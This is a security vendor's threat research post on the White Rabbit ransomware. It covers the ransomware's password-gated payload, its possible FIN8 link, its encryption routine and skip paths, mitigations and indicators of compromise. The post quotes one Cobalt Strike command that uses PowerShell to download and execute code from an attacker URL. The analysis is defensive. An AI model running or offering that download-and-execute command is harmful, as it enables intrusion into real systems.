# New Ransomware Spotted: White Rabbit and Its Evasion Tactics

trendmicro.com/en_us/research/22/a/new-ransomware-spotted-white-rabbit-and-its-evasion-tactics.html

January 18, 2022

Ransomware

We analyze the ransomware White Rabbit and bring into focus the familiar evasion tactics employed by this newcomer.

By: Arianne Dela Cruz, Bren Matthew Ebriega, Don Ovid Ladores, Mary Yambao January 18, 2022 Read time: 2 min (765 words)

---

We spotted the new ransomware family White Rabbit discretely making a name for itself by executing an attack on a local US bank in December 2021. This newcomer takes a page from Egregor, a more established ransomware family, in hiding its malicious activity and carries a potential connection to the advanced persistent threat (APT) group FIN8.

Use of a command-line password

One of the most notable aspects of White Rabbit's attack is how its payload binary requires a specific command-line password to decrypt its internal configuration and proceed with its ransomware routine. This method of hiding malicious activity is a trick that the ransomware family Egregor uses to hide malware techniques from analysis.

White Rabbit's payload is inconspicuous at first glance, being a small file of around 100 KB with no notable strings and seemingly no activity. The telltale sign of its malicious origin is the presence of strings for logging, but the actual behavior would not be easily observed without the correct password.




Figure 1. SysTracer showing the command line used to execute the ransomware

The sample we analyzed used the password or passphrase "KissMe," as can be seen in Figure 1, although other samples might use a different password. Figure 1 also shows the arguments accepted by the ransomware, which we surmise as standing for the following:

- -p: password/passphrase

- -f: file to be encrypted
- -l: logfile
- -t: malware's start time

Arrival and relation to an APT

Our internal telemetry shows traces of Cobalt Strike commands that might have been used to reconnoiter, infiltrate, and drop the malicious payload into the affected system.

```
/node:10.38.10.98 process call create "cmd /c powershell.exe -nop -ep bypass -c iex (New-Object System.Net.WebClient).DownloadString('https://104-168-132-128.nip.io/cae260')"
```

Figure 2. Evidence showing traces of Cobalt Strike

Meanwhile, researchers from Lodestone have pointed out that the malicious URL connected to the attack is also related to the APT group called FIN8. They have likewise noted White Rabbit's use of a never-before-seen version of Badhatch, an F5 backdoor that is also associated with FIN8. Unfortunately, at the time of the analysis, files from the said URL were no longer available.

The ransomware routine

The ransomware routine itself is not complicated. Like many modern ransomware families, White Rabbit uses double extortion and threatens its targets that their stolen data will be published or sold, as seen in their ransom note.




Figure 3. White Rabbit ransom note

The ransomware creates a note for each file it encrypts. Each note bears the name of the encrypted file and is appended with ".scrypt.txt." Prior to the ransomware routine, the malware also terminates several processes and services, particularly antivirus-related ones.

The malware then tries to encrypt files (if the -f argument is not given) in fixed, removable, and network drives, as well as resources. It also tries to skip the following paths and directories to avoid crashing the system and destroying its own notes:

- *.scrypt.txt
- *.scrypt
- c:\windows*
- *:\sysvol*
- *:\netlogon*
- c:\filesource*
- *.exe
- *.dll
- *\desktop.ini
- *:\windows*
- c:\programdata*
- *:\programfiles*
- *:\program files (x86)*
- *:\program files (x64)*
- *.lnk
- *.iso
- *.msi
- *.sys
- *.inf
- %User Temp%*
- *\thumbs.db

Conclusion

Currently, we are still determining if FIN8 and White Rabbit are indeed related or if they share the same creator. Given that FIN8 is known mostly for its infiltration and reconnaissance tools, the connection could be an indication of how the group is expanding its arsenal to include ransomware. So far, White Rabbit's targets have been few, which could mean that they are still testing the waters or warming up for a large-scale attack.

White Rabbit is thus likely still in its development phase, considering its uncomplicated ransomware routine. Despite being in this early stage, however, it is important to highlight that it bears the troublesome characteristics of modern ransomware: It is, after all, highly targeted and uses double extortion methods. As such, it is worth monitoring.

A multilayered defense can help guard against modern ransomware and prevent the success of the evasion tactics they employ. Organizations can mitigate risks by taking these steps and employing these solutions:

- Deploy cross-layered detection and response solutions. Find solutions that can anticipate and respond to ransomware activities, techniques, and movements before the threat culminates. Trend Micro Vision One™ helps detect and block ransomware components to stop attacks before they can affect an enterprise.
- Create a playbook for attack prevention and recovery. Both an incident response (IR) playbook and IR frameworks allow organizations to plan for different attacks, including ransomware.
- Conduct attack simulations. Expose employees to a realistic cyberattack simulation that can help decision-makers, security personnel, and IR teams identify and prepare for potential security gaps and attacks.

Indicators of Compromise (IOCs)

| SHA256 | Detection |
|---|---|
| b0844458aaa2eaf3e0d70a5ce41fc2540b7e46bdc402c798dbdfe12b59ab32c3 | Ransom.Win32.WHITERABBIT.YACAET |

URL:

hxxps://104-168-132-128[.]nip[.]io/cae260